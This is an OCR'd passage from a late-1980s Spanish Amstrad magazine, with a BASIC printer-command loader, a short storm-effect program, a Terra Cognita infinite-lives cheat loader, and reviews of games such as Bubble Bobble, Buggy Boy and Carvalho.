|WIDE,n      Letra expandida.
|MINI,n      Letra mini.
|COND,n      Letra condensada.
|PROP,n      Letra proporcional.
|ITALIC,n    Letra italica.
|UNDER,n     Letra subrayada.
|SUB,n       Letra con subindices.
|SUPER,n     Letra con superindices.
|STRIKE,n    Letra strike.
|RESET          Borrado de codigos en memoria.
|FOREIGN,x
```

Los valores para 'n' son 1. activar. 0. desactivar. Los valores para 'x' están comprendidos entre 0 y 7.

```
10 MODE 2:MEMORY &A2FF
20 FOR a=&A300 TO &A4AE
30 READ B$:POKE A,VAL("&"+B$):C=C+PEEK(A)
40 NEXT
50 IF C<>46493 THEN PRINT CHR$(7)"ERROR EN D
ATA!":END
60 CALL &A300
70 PRINT:PRINT"WITH X=1 (ON) OR 0 (OFF) AND
N=0 TO 7."
80 PRINT:END
90 DATA 01,09,A3,21,AF,A4,C3,D1,BC,53,A3,C3
100 DATA D6,A3,C3,DB,A3,C3,E0,A3,C3,E5,A3,C3
110 DATA EA,A3,C3,EF,A3,C3,F4,A3,C3,F9,A3,C3
120 DATA FE,A3,C3,03,A4,C3,08,A4,C3,0D,A4,C3
130 DATA 12,A4,C3,17,A4,C3,1C,A4,C3,21,A4,C3
140 DATA 26,A4,C3,2B,A4,C3,30,A4,C3,35,A4,C3
150 DATA 3A,A4,C3,3F,A4,C3,49,A4,C3,44,A4,4E
160 DATA 4C,51,B1,4E,4C,51,B0,42,4F,4C,44,B1
170 DATA 42,4F,4C,44,B0,57,49,44,45,B1,57,49
180 DATA 44,45,B0,4D,49,4E,49,B1,4D,49,4E,49
190 DATA B0,43,4F,4E,44,B1,43,4F,4E,44,B0,50
200 DATA 52,4F,50,B1,50,52,4F,50,B0,49,54,41
210 DATA 4C,49,43,B1,49,54,41,4C,49,43,B0,55
220 DATA 4E,44,45,52,B1,55,4E,44,45,52,B0,53
230 DATA 55,42,B1,53,55,42,B0,53,55,50,45,52
240 DATA B1,53,55,50,45,52,B0,53,54,52,49,4B
250 DATA 45,B1,53,54,52,49,4B,45,B0,46,4F,52
260 DATA 45,49,47,CE,52,45,53,45,D4,00,21,62
270 DATA A4,18,7B,21,66,A4,18,76,21,6A,A4,18
280 DATA 71,21,6D,A4,18,6C,21,70,A4,18,67,21
290 DATA 72,a4,18,62,21,74,a4,18,5d,21,77,a4
300 DATA 18,58,21,7a,a4,18,53,21,7c,a4,18,4E
310 DATA 21,7E,A4,18,49,21,82,A4,18,44,21,86
320 DATA A4,18,3F,21,89,A4,18,3A,21,8C,A4,18
330 DATA 35,21,90,A4,18,30,21,94,A4,18,2B,21
340 DATA 98,A4,18,26,21,9B,A4,18,21,21,9F,A4
350 DATA 18,1C,21,A2,A4,18,17,21,A5,A4,18,12
360 DATA 21,A8,A4,18,0D,3D,C0,DD,7E,00,E6,07
370 DATA 32,AD,A4,21,AB,A4,7E,FE,FF,C8,CD,2B
380 DATA BD,30,FB,23,18,F4,1B,78,01,FF,1b,78
390 DATA 00,FF,1B,45,FF,1B,46,FF,0E,FF,14,FF
400 DATA 1B,4D,FF,1B,50,FF,0F,FF,12,FF,1B,70
410 DATA 01,FF,1B,70,00,FF,1B,34,FF,1B,35,FF
420 DATA 1B,2D,01,FF,1B,2D,00,FF,1B,53,01,FF
430 DATA 1B,54,FF,1B,53,00,FF,1B,54,FF,1B,47
440 DATA FF,1B,48,FF,1B,40,FF,1B,52,07,FF,00
```

# NOCHE TORMENTOSA

La noche transcurría plácida y fresca, ni una sola nube osaba usurpar el espacio; aquélla era una noche estrellada como nunca había visto. De repente, algo imprevisto me sobresaltó: rayos y truenos se confundían en la imagen y en el espacio, y todo por culpa de unas cuantas líneas BASIC.

**RAMIRO CARPENA IBAÑEZ**

```
10 ' NOCHE TORMENTOSA
20 RANDOMIZE TIME
30 PAPER 0:MODE 0:PEN 3:BORDER 0,26:INK
0,0,26:INK 3,1,6
40 LOCATE 3,12:PRINT "NOCHE TORMENTOSA"
50 a=INT(RND*10)+11
60 b=INT(RND*155)+101
70 SPEED INK a,b
80 v=((a+b)*2)/10:FOR k=10 TO 14.5 STEP
0.5:SOUND 7,0,v,45-k*3,0,0,k:NEXT
90 IF INKEY$="" THEN 50 ELSE BORDER 1:IN
K 1,0:INK 3,3
```

# TRES EN UNO

## VOL. 2

**Mete adrenalina en tu cuerpo viviendo el terror hasta el infarto, descendiendo a la tumba de los faraones y poniendo a tope tu bólido.**

TODO eso es posible gracias a la segunda entrega de DRO, con la cual podemos participar en tres simpáticos juegos. El mejor de todos, sin lugar a dudas, es BRIDE OF FRANKENSTEIN, en el que nos convertimos en una hermosa novia de un guiñapo que debemos recomponer. El amor nos lleva hasta el tétrico castillo en donde está escondido nuestro apolíneo amado; por él nos enfrentaremos a seres espeluznantes que pueden matarnos de un ataque cardiaco. Recorreremos los jardines, las cámaras, las mazmorras, esquivando a los que moran entre sus húmedas paredes. Muchas de sus puertas se encuentran cerradas y tendremos que encontrar las llaves que las abran, porque, dentro de esos recintos, puede estar lo que buscamos, los órganos vitales que harán revivir a Frankenstein. De paso recogeremos los objetos de utilidad que hallemos en el camino, como el farol para la oscura cripta o la pala para excavar. Cuando lleguemos a donde está el novio todavía no tocarán las campanas de boda, para que funcione tiene que recibir la descarga del rayo de la vida y eso no es posible sin electricidad. Nuestra mala suerte no nos abandona, porque hay una avería eléctrica que debemos solucionar lo más pronto posible si queremos disfrutar de las mieles del amor. Esta agradable trama va acompañada de unos gráficos muy simpáticos, de tamaño grandecito, con muchos detalles y bonito colorido. Durante la acción nos acompañarán los latidos de nuestro corazón, lo que resulta un poco molesto. Un juego muy malo que, seguramente, ya conoceréis.




El apolíneo novio Frankenstein aguarda a su amada.

El segundo por orden de carga es SCARABAEUS, nombre de una fabulosa esmeralda que fue enterrada junto al faraón AmstradKamen. Como somos muy codiciosos, queremos encontrarla para venderla en el mercado negro. Para conseguir nuestro fin, acudimos al antiguo Egipto provistos de unos mapas en donde se muestra la distribución de las distintas cámaras de que está compuesta la sepultura. AmstradKamen, que no era tonto, pensando en los saqueadores de tumbas, puso trampas de forma que nadie pudiese llegar a la esmeralda. Como no tenemos escrúpulos y sí muchas deudas, hemos entrado en el recinto sagrado y, por desgracia, nos ha picado una araña venenosa, así que lo primero que debemos hacer es encontrar los jeroglíficos y las medicinas que salven nuestro pellejo.

Dice la leyenda que penetrando en el laberinto y alcanzando nueve veces al fantasma que lo habita, encontraremos los jeroglíficos que nos darán la clave para pasar al nivel en donde está lo que buscamos. Cuando la tengamos, hay que hallar ocho medicamentos, unos beneficiosos y otros no, además nos enfrentaremos a cuatro zombies. El hecho es que queríamos salir forrados y es probable que acabemos momificados. Durante el juego se nos suministra información de diversa índole, por una parte los mapas en la zona inferior y en el lateral derecho una brújula para guiarnos, un reloj de arena para saber cuánto nos queda y un electrocardiograma para saber el estado de salud. Los gráficos son sencillos de trazado, grandes de tamaño, sobrios en colorido y de escroll suave. Sonido apenas tiene, por lo que puedes concentrarte muy bien en la tarea. Es un juego en donde se pone a prueba el sentido de la orientación.



Dentro del laberinto encontramos un esqueleto que nos suministrará parte de la clave.





Arriba, el V8 circulando por una base; abajo, detalle del salpicadero.

El último de la serie es LAST V8, nombre del único coche que queda en la Tierra. Es un bólido muy especial; su carrocería está preparada con una aleación capaz de absorber gran cantidad de radiaciones nucleares. Las bombas atómicas casi han destruido el planeta, pero todavía hay pequeñas explosiones en la superficie que podrían borrarlo de la galaxia. Nuestra misión es subir a bordo e ir salvándolas para que no ocurran, así que tendremos que recorrer cuarenta y seis bases, unas en el exterior y otras bajo tierra. Los caminos y vías se bifurcan, la intuición jugará un papel importante a la hora de elegir la más apropiada, unas tienen salida, otras no; unas acortan distancias, otras la alargan, y el tiempo corre. La velocidad del coche es lenta y cualquier desviación provoca el accidente. El salpicadero es muy completo, lleva velocímetro, cuenta revoluciones, indicador de turbo, de gasolina, de escudo protector y del tiempo que nos queda. Los gráficos son de tamaño pequeno, con dibujos poco detallistas, bastante colorido y un scroll algo brusco. Todo ello acompañado de una melodía agradable y efectos sonoros de choques y explosiones. El juego consiste, simplemente, en conducir y vigilar los indicadores y el camino, lo que no contribuye a hacerlo interesante.

**Isabel María Benítez**

**Distribuido por:** Dro Soft. Francisco Remiro, 5 y 7. 28028 Madrid.
**El mejor:** Bride of Frankenstein.
**El peor:** Last V8.
**Precio:** Disco 2.250 ptas.

| | GRAFICOS | SONIDO | ADICCION | ACCION |
|---|---|---|---|---|
| BRIDE OF FRANKENSTEIN | 9 | 7 | 8 | 8 |
| SCARABAEUS | 8 | 4 | 7 | 6 |
| LAST V8 | 7 | 6 | 7 | 6 |




Retrato del apolíneo He-man.

# MASTERS OF THE UNIVERSE

## Skeletor y las fuerzas del mal andan sueltas, emula a He-man y conviértete en un maestro del universo




Uno de los amigos da claves para encontrar las notas.

EMPEZARON con juguetes, siguió la película y ahora la casa GREMLIN lo ha informatizado para que ERBE lo traiga a nuestro Amstrad y se convierta en el juego favorito de los pequeños guerreros. El malvado Skeletor ha vuelto otra vez a las andadas al enterarse de que la llave mágica de Eternia ha traspasado el tiempo y ha caído en la Tierra. Por eso ha reunido a todos sus esbirros y han acudido a nuestro planeta para arrebatársela a la persona que la encontró. Enterado el gran consejo galáctico, manda al único ser capaz de enfrentarse a tan maléfico ejército, He-man. Este es teletransportado y aparece en un laberinto de callejuelas estadounidenses. El sabe que la llave emite unas notas que atraerán a Skeletor hacia ella, así que debe encontrarla antes. Para conseguirlo tendrá que recoger ocho notas que se encuentran esparcidas por diferentes sitios. Afortunadamente no está solo, dos amigos le irán dando pistas para conseguir su fin. Desde que desciende tendrá que librar una batalla campal con toda clase de seres diabólicos y a medida que avance la cosa se irá complicando. Ha de precisar su recorrido acudiendo a los lugares indicados y averiguando dónde están las notas. La última parte, el colofón, es una lucha a muerte entre He-man y Skeletor; si pierde, la galaxia se habrá perdido irremisiblemente. El consejo nos ha dado un tiempo límite para encontrar la llave y nos ha dotado de cuatro vidas, pero, como somos los buenos, su número se puede mantener si recogemos las espadas que vayamos encontrando. Este es vuestro reto, que las fuerzas del bien os acompañen.

Los gráficos son de tamaño pequeño, pero generosos en detalles, con un colorido muy atrayente y buena movilidad de su protagonista. Su desarrollo, en forma de laberinto, es a base de saltos de pantalla en donde, a veces, no se sigue el orden adecuado; por ejemplo, cogemos una calle a la derecha y salimos en mitad de otra donde no existe ninguna esquina. La información la proporciona en dos fases, una permanente, con el tiempo transcurrido, notas recogidas, vidas que nos queda, indicación de dirección a tomar y espada con el nivel de energía; la segunda parte es durante el juego, cuando aparece una pequeña pantalla en la que el amigo nos da claves, en inglés, para seguir. El sonido está compuesto de una música de presentación y efectos sonoros de disparos y detonaciones que no impiden que nos concentremos en la acción. Es un juego divertido con su pizca de arcade y mucha sesión de disparos.

**Isabel María Benítez**

**CREADO POR:** GREMLIN.

**DISTRIBUIDO POR:** ERBE SOFT. Núñez Morgado, 11. 28016 Madrid.

**LO MEJOR:** Tiene mucha acción.

**LO PEOR:** Cuando te pierdes por el laberinto de calles.

**PRECIO:** 875 pesetas.




# BUGGY BOY

## Si te molan los coches, te atrae el riesgo y la velocidad, acelera a fondo y ven a correr con este Buggy



Fotografía del buggy poco antes de la carrera.


Acelerando por la helada calzada.


ESTA carrera, ideada por ELITE, es muy especial, no existen otros competidores más que tú y los trazados de los circuitos están plagaditos de sorpresas. El coche tampoco es un fórmula 1, ni un bólido deslumbrante, conducirás un buggy de anchas ruedas y poco chasis. ¿Cuál es, entonces, el propósito de esta prueba deportiva?, apretar el acelerador a tope hasta que notes el asfalto bajo tus pies, porque aquí compites contra el reloj. Para hacerlo más «guay», todos los circuitos están llenos de obstáculos, salvarlos es todo un reto para los reflejos. Cuando se va a gran velocidad, encontrarse con un seto, un puente, un muro o unas vallas es como para acordarse de quien las puso allí, aunque esquivarlos cuente mucho a la hora de puntuar. En caso de tragarse alguno, nos daremos un leñazo soberbio, lo que no impide que sigamos en la carrera, pero habremos perdido un tiempo precioso para clasificarnos. A lo largo del recorrido de los cinco circuitos existen controles que no se deben saltar a la torera, sobre todo, porque nos suministran tiempo extra y bastantes puntos. Otra forma de subir puestos es pasando bajo las pancartas puntuales, recogiendo los banderines y golpeando los balones. Gracias a sus anchas ruedas, el buggy hace acrobacias espeluznantes, vuela cuando coge un desnivel y se pone a dos ruedas al tropezar con piedras; si se maneja bien no hay por qué acabar tragándose el asfalto. Para hacerlo más emocionante, cada circuito tiene sus propias características y un tiempo límite de recorrido (setenta segundos), pero, de todos ellos, el de conducción más difícil es el North, ya que se ha trazado sobre hielo.

La trepidante acción va acompañada de unos gráficos cuyo diseño es el característico de este tipo de juegos, pero con muchos detalles, colores sobrios, un suave scroll en vertical y una excelente movilidad del buggy. Además de los cinco circuitos hay una pantalla de opciones y varias de clasificación. Toda la información necesaria para saber cómo andamos aparece en la parte superior, allí vemos el trazado del circuito con el tramo recorrido, el tiempo, las vueltas, la puntuación, la velocidad y los banderines recogidos. El sonido es un poco pobretón, tanto en su parte musical, como en los efectos sonoros de aceleración y choques. En definitiva, es un juego cuya temática es clásica, pero con muchas emociones que lo hacen original.

**Isabel María Benítez.**

**CREADO POR:** ELITE.
**DISTRIBUIDO POR:** ERBE SOFT. Núñez Morgado, 11. 28016 Madrid.
**LO MEJOR:** Hay que estar pendientes del trazado y de las sorpresas.
**LO PEOR:** Esquivar algunos obstáculos.
**PRECIO:** Cinta, 875 pesetas.



# MASK

**Sumérgete en la acción, enfréntate a las fuerzas del maléfico Venom y salva al planeta de su tiranía.**

MASK es un juego trepidante donde se mezcla la lucha con la lógica y la suerte; para que lo disfrutemos lo creó GREMLIN y para que lo tengamos lo distribuye ERBE. El objetivo es destruir la base de Venom, pero antes de llegar a ella tendremos que realizar un largo recorrido. Son cuatro las zonas en donde debemos luchar y en cada una hay que llevar a cabo ciertas misiones. En la primera empezaremos buscando a un agente; para encontrarlo tenemos que activar el scanner que nos indica la dirección en la que se encuentra. No es tan fácil, pues antes hay que hallar las cuatro partes de la llave de activación, éstas están diseminadas por la zona, pero existen muchas y no todas encajan. Una vez que tengamos seis, que es el máximo que podemos cargar, trataremos de ensamblar cuatro, si algún trozo no es el adecuado, volveremos a intentarlo con otras y así hasta que encontremos las piezas que forman la llave maestra. Si tenemos suerte de dar con la clave antes de que se agote el tiempo, el siguiente paso es buscar nuestra máscara. En cada uno de los otros dos niveles se tiene que liberar a dos agentes y, por supuesto, activar dos scanners y, en el último, destruir la serpiente Venom. El recorrido lo hacemos a bordo de un coche sofisticado provisto de artillería, muy necesaria para hacer frente a las tropas del contrario, compuestas por carros de combate, helicópteros y demás artilugios armamentísticos. Nuestro vehículo es bastante seguro y aguanta bien los impactos, pero es destruible; después de una ráfaga podemos tener uno o dos puntos dañados, el máximo permitido antes de explotar son seis.

Afortunadamente podemos reparar las averías, pues, diseminado por el terreno, hay reparadores que sólo podremos usar cuando tenemos dos o más puntos dañados. Para completar la misión nos dan un tiempo determinado, éste sigue corriendo a pesar de las veces que explotes, lo único es que vuelves a la zona en la que estabas, pero tienes que comenzar otra vez con la tarea encomendada.

Los gráficos son de tamaño pequeño, aunque tienen muchos detalles, un colorido llamativo, buena movilidad de sus componentes y un scroll suave. Bordeando la pantalla, por la zona derecha e inferior, nos muestra la información que es muy completa. Entre los datos que nos ofrece están la puntuación, el tiempo, el scanner, nivel de daños, agentes rescatados y tiempo de explosión de bombas. El sonido está compuesto por dos partes: una música de presentación marchosa, pero repetitiva, y efectos sonoros de disparos, rotores, etcétera, que no resultan molestos, ni distraen la atención. Un juego divertido con algo más que mucha acción.

I. M. B.



Pantalla de carga.



Datos de uno de los agentes que hay que liberar.

**CREADO POR:** GREMLIN.
**DISTRIBUIDO POR:** ERBE SOFT. Núñez Morgado, 11. 28016 Madrid.
**LO MEJOR:** Encontrar la clave de los scanners.
**LO PEOR:** Nuestro vehículo tiene un poco de inercia, lo que dificulta la recogida de objetos.
**PRECIO:** 875 ptas.






# BUBBLE BOBBLE

**Un pomposo juego lleno de pompas mágicas, sorpresas y enemigos, así es BUBBLE BOBBLE.**



El brontosaurio tragón se acerca al pastel mientras su compañero es atacado.

BUB y Bob son dos pequeños brontosaurios criados por FIREBIRD y traídos a España por DRO SOFT. Estos dos cachorrillos tienen muchos enemigos, pero no les asusta, al contrario, les encanta hacerles frente y se divierten de lo lindo creando unas enormes pompas que les deja hechos unos zorros. Con una gran agilidad corren y saltan de un lado al otro de cada laberinto, esquivando al contrario cuando no tienen más remedio o dando la cara si están bien situados. Para compensar su tino, por cada pompa rellena de enemigo y que sea explotada con gracia, aparecerá una recompensa que tiene que atrapar, un chupete, una fruta, caramelos, biberones y un porrón de cosas más. En el momento en que las vean deben acudir, rápidamente, a cogerlas, pues muchas desaparecen en un corto espacio de tiempo, sobre todo las que valen más puntos. A medida que se pasa de un trozo de laberinto a otro la dificultad se va acrecentando, la peligrosidad de los adversarios aumenta, así como el número de ellos. Es entonces cuando la cosa se vuelve más peliaguda, cuando empiezan a aparecer pompas que no han creado Bub o Bob y que llevan una letra dentro, hay que formar con ellas la palabra «extend» y eso sólo se logra aniquilando varios enemigos al mismo tiempo. El juego está dividido en dos partes; para pasar a la segunda se tiene que averiguar la clave a base de agotar todas las pantallas de la primera y no es una tarea fácil. Cuando hayan llegado al final, su recompensa será encontrar novia y así salvar a la especie brontosauria de la extinción.

Los gráficos no son innovadores en cuanto a diseño, su colorido es agradable sin ser llamativo, tiene muchas pantallas de acción y los protagonistas son ágiles de movimientos. En la parte superior aparece la puntuación de cada uno de los brontosaurios, así como la mejor de todas. El programa está creado para ser jugado por una o dos personas. En cuanto al sonido, es escaso y está ideado para no menguar la concentración del jugador. Bub y Bob pueden convertirse en las mascotas de los peques y en todo un reto para los grandes.

**Isabel María Benítez**

**CREADO POR:** FIREBIRD.

**DISTRIBUIDO POR:** DRO SOFT. Francisco Remiro, 5 y 7. 28028 Madrid.


**LO MEJOR:** Es muy interactivo, eleva el nivel de adrenalina a medida que vas jugando.

**LO PEOR:** Si alguno de los brontosaurios salta cerca de los bordes de la pantalla desaparece del cuadro.

**PRECIO:** Disco: 2.500 pesetas. Cinta: 1.500 pesetas.



# STARDUST





## Nuestro caza espacial nos espera, una odisea como esta sólo ha podido ser diseñada para ti

LA empresa española TOPO SOFT nos reta a participar en una guerra galáctica, nuestra misión es STARDUST y el sobre con las instrucciones nos lo entrega ERBE. A bordo de nuestro avión de combate espacial debemos internarnos en las defensas del sagrado imperio para destruir el generador que protege a la flota enemiga. En aras de la efectividad tendremos que acercarnos mucho a la zona de peligro de los supercruceros, gigantescas plataformas espaciales dotadas de potentes aparatos defensivos. Hay que atravesar seis de ellas para llegar a la nave insignia; es imposible que, con los pocos medios de que disponemos, las destruyamos en su totalidad. Sin embargo, iremos bombardeando todas las instalaciones ofensivas que encontremos en nuestro camino, siempre intentando no estrellarnos contra los edificios y que no nos derribe la artillería enemiga.



La nave atraviesa un agujero del supercrucero galáctico.

Nuestro caza va protegido por cuatro escudos de energía capaces de soportar algunos impactos; lamentablemente existen tipos de munición a los que no somos inmunes y, su roce, provocan que volemos en mil pedazos. El trayecto es larguísimo y está plagado de



Todos esos cuadraditos son artillería enemiga.



La nave avanza muy cerca de la superficie del supercrucero.



Detalle del supercrucero.

trampas mortales, torretas sobresalientes con bombas, generadores electrocutantes, anillos de gases, misiles y todo lo que la tecnología puede poner al servicio de la guerra. Si logramos sobrevivir, podremos cargar la segunda parte que se desarrolla dentro de la nave insignia. Nos apearemos del caza y nos abriremos paso por el interior de esta superplataforma volante, tenemos que llegar a los paneles del generador, son seis, y destruirlos. Una vez hecho esto, la misión está cumplida, pero todavía nos falta salvar el pellejo; hay que desandar el camino e intentar llegar a nuestro caza antes de que todo reviente llevándonos a nosotros por medio. Es un trabajo para personas con coraje y buenos reflejos dispuestas a triunfar o morir.

Los gráficos son de tamaño pequeño, con profusión de colorido, un diseño muy detallista y bonito y una buena manejabilidad de nuestra nave. El scroll de pantalla es en vertical deslizándose con suavidad. La información bordea por el lateral derecho y la parte inferior, suministrándonos el número de vidas que nos queda (tenemos tres), pantalla de centro de objetivo, zona y puntuación. El sonido está compuesto por una melodía de presentación y efectos sonoros de lucha, el primero es muy agradable y el segundo no resulta molesto. En resumen, es un juego difícil pero muy entretenido, que pone a prueba nuestras dotes de observación para encontrar la vía menos peligrosa y nuestros reflejos para defendernos.


**Isabel María Benítez**

**CREADO POR:** TOPO SOFT.

**DISTRIBUIDO POR:** ERBE SOFTWARE. Núñez Morgado, 11. 28016 Madrid.

**LO MEJOR:** La movilidad del caza espacial.

**LO PEOR:** No respetan el trozo de recorrido efectuado, ni lo que llevas destruido cuando mueres.






Pantalla de presentación del Terra Cognita.

# TERRA COGNITA

"HACE aproximadamente cinco años que partimos, algo funcionó mal y las capsulas hibernadoras nos sumieron en un largo letargo. Nuestra misión no era otra que visitar Krion, un remoto y olvidado planeta, en la órbita de un apagado Sol.

Eramos tres ingenieros de minas cuyo objetivo era encontrar los ricos yacimientos de Plutonio que se encontraban en Krion. Estos yacimientos eran de vital importancia, ya que en la Tierra empezaba a escasear y era de gran interés para la aeronáutica.

En una de las escavaciones descubrimos algo aterrador y sorprendente:

Uno de los robots de guardia de Krion estaba enterrado en el suelo hasta la cabeza. Tras desenterrarle nos contó su historia. Se había desarrollado una guerra con un planeta vecino, las bombas y los misiles habían provocado terremotos que asolaron el planeta entero, nada ni nadie sobrevivía a la furia de la catástrofe.

Ahora debíamos poner en marcha las piernas y volver cuanto antes a la nave nodriza, que estaba lejos y, para colmo, las fuerzas enemigas habían vuelto para examinar su nueva conquista. Miles de robots estaban aterrizando y patrullando el plane-

## POKES CON EL MULTIFACE

Si dispones de algún aparato para poner pokes (Multiface o Trastape), no tendrás más que introducir el siguiente poke;

POKE 6574,Ø VIDAS INFINITAS

## COMO UTILIZAR EL CARGADOR

Teclea el cargador. Una vez tecleado, puedes salvarlo en cinta o en disco haciendo RUN 7Ø.

Para poder utilizar las vidas infinitas, deberás poner el cargador después del primer bloque de basic del Terra Cognita.

```
10 REM *********************************
20 REM     POR LUIS JORGE GARCIA 1988
30 REM     CARGADOR DEL TERRA COGNITA
40 REM           AMSTRAD USER
50 REM *********************************
60 OPENOUT "":MEMORY 999:INK 0,26:BORDER
 0:INK 1,0:MODE 2:LOAD "!",&C000:LOAD "!
",1000:LOAD "!",20000:POKE 6574,0:CALL 1
004
70 SAVE"carTERRA
```

ta en busca de algún vestigio de vida. Tienes una única oportunidad: huir o convertirte en un esclavo para toda tu vida.»

Para huir dispones de una pequeña nave equipada con un láser de fotones que hará saltar a los robots en pedazos.



La misión comenzó, ¡prepárate!

Debes de mantener el nivel de fuel a un mínimo, pues de lo contrario tu nave caería y se desintegraría contra la superficie de Krion.

Conseguir repostar el fuel de tu nave no es demasiado complicado, tan solo tendrás que sobrevolar las zonas de combustible.

**CREADO POR:** Code Masters.

**DISTRIBUIDO POR:** Serma.

**LO MEJOR:** La adicción.

**LO PEOR:** La dificultad.

**PRECIO:** 550 pesetas.




## AYUDAS

- Ante todo mucha calma y paciencia. Son 100 las pantallas que tenemos que recorrer.
- Ten abiertos los ojos, por el camino encontrarás vidas extra y algunos generadores que te harán invencible durante algunos instantes.
- Más vale tarde que nunca; ten cuidado con los túneles del tiempo, no hay nada más desagradable que estar llegando al final y volver al principio.







# "EL 007 ESPAÑOL"




Pantalla de presentación del Carvalho.




El autobús te espera, no te retrases.

ENCIMA de mi mesa estaba el último juego de Dinamic, titulado «Carvalho, los pájaros de Bangkok». Lo puse a cargar y mientras hacía esto, examiné la caja. Tenía buena pinta: los chicos de Dinamic no se dejan pisar en el terreno de la presentación. Cuando me decidí a abrir la tapa me encontré, no sólo con un buen manual, breve y conciso, sino también con un póster a todo color. El juego, basado en la novela de Manuel Vázquez Montalbán, parecía bastante exótico. El escenario —una lejana ciudad llamada Bangkok—, y nuestra excitante misión —rescatar a una vieja amiga que está en peligro de muerte—, así lo indicaban. Sólo quedaba ver si el juego era lo que parecía, si realmente se trataba de un juego destinado a los más intrépidos aventureros de este planeta. Una vez cargado te das cuenta de que este juego es algo especial, ya que se trata de una de las pocas aventuras conversacionales que hay escritas en castellano. Es, en realidad, uno de los primeros frutos de la rama Aventuras Dinamic. Y tú, que en este caso te llamarás Pepe Carvalho, eres el protagonista de esta novela computerizada, que empieza en el aeropuerto de Bangkok, donde deberás coger un autobús que te llevará a tu hotel —no desesperes si el trayecto te parece demasiado largo—. Una vez allí comienza la mayor de las aventuras. Para guiarte sólo contarás con las pistas que el ordenador irá «dejando caer» de vez en cuando, y con unos amenos gráficos que aparecerán en el centro de tu monitor —gráficos que, aunque están bien logrados, tampoco son inmejorables, y que se repiten cada cierto tiempo con ligeras modificaciones, aunque esto parece ser una argucia del programador para resolver la falta de memoria—. Con esto y, por supuesto, armado hasta los dientes de imaginación, no habrá quien te haga fracasar en la labor semipoliciaca que te espera. Sin embargo, tampoco estaría de más que tuvieras un poco de paciencia durante la primera media hora, ya que, aunque los


Carvalho está cansado, su habitación, la 113, le espera.

optimistas de Dinamic cifran este período de adaptación en un minuto, la realidad es que se tarda un poco en «cogerle el gustillo». Pero merece la pena: luego no habrá quien te separe del juego. Y, para los locos del ordenador que ya tengan experiencia en este tipo de programas, Dinamic ha tenido el detalle de incluir dos versiones: una para principiantes y otra, más difícil, para aquellos que se atrevan a todo. También se ha incluido la posibilidad de jugar con o sin gráficos, así como la de guardar una partida en un momento dado, para luego continuarla donde se dejó. Hay que destacar, además, el extenso escenario por el que te puedes mover: después de un rato de estar jugando ya habrás pasado por la comisaría, la estación de ferrocarril, la embajada, los muelles... Habrás comprado opio y te habrán dejado colgado en un pozo, boca abajo, pendiendo de una fina cuerda... En fin, es este un juego que acaba siendo muy emocionante y adictivo, en el que sólo se echan de menos tres cosas: sonido, puesto que no tiene; la 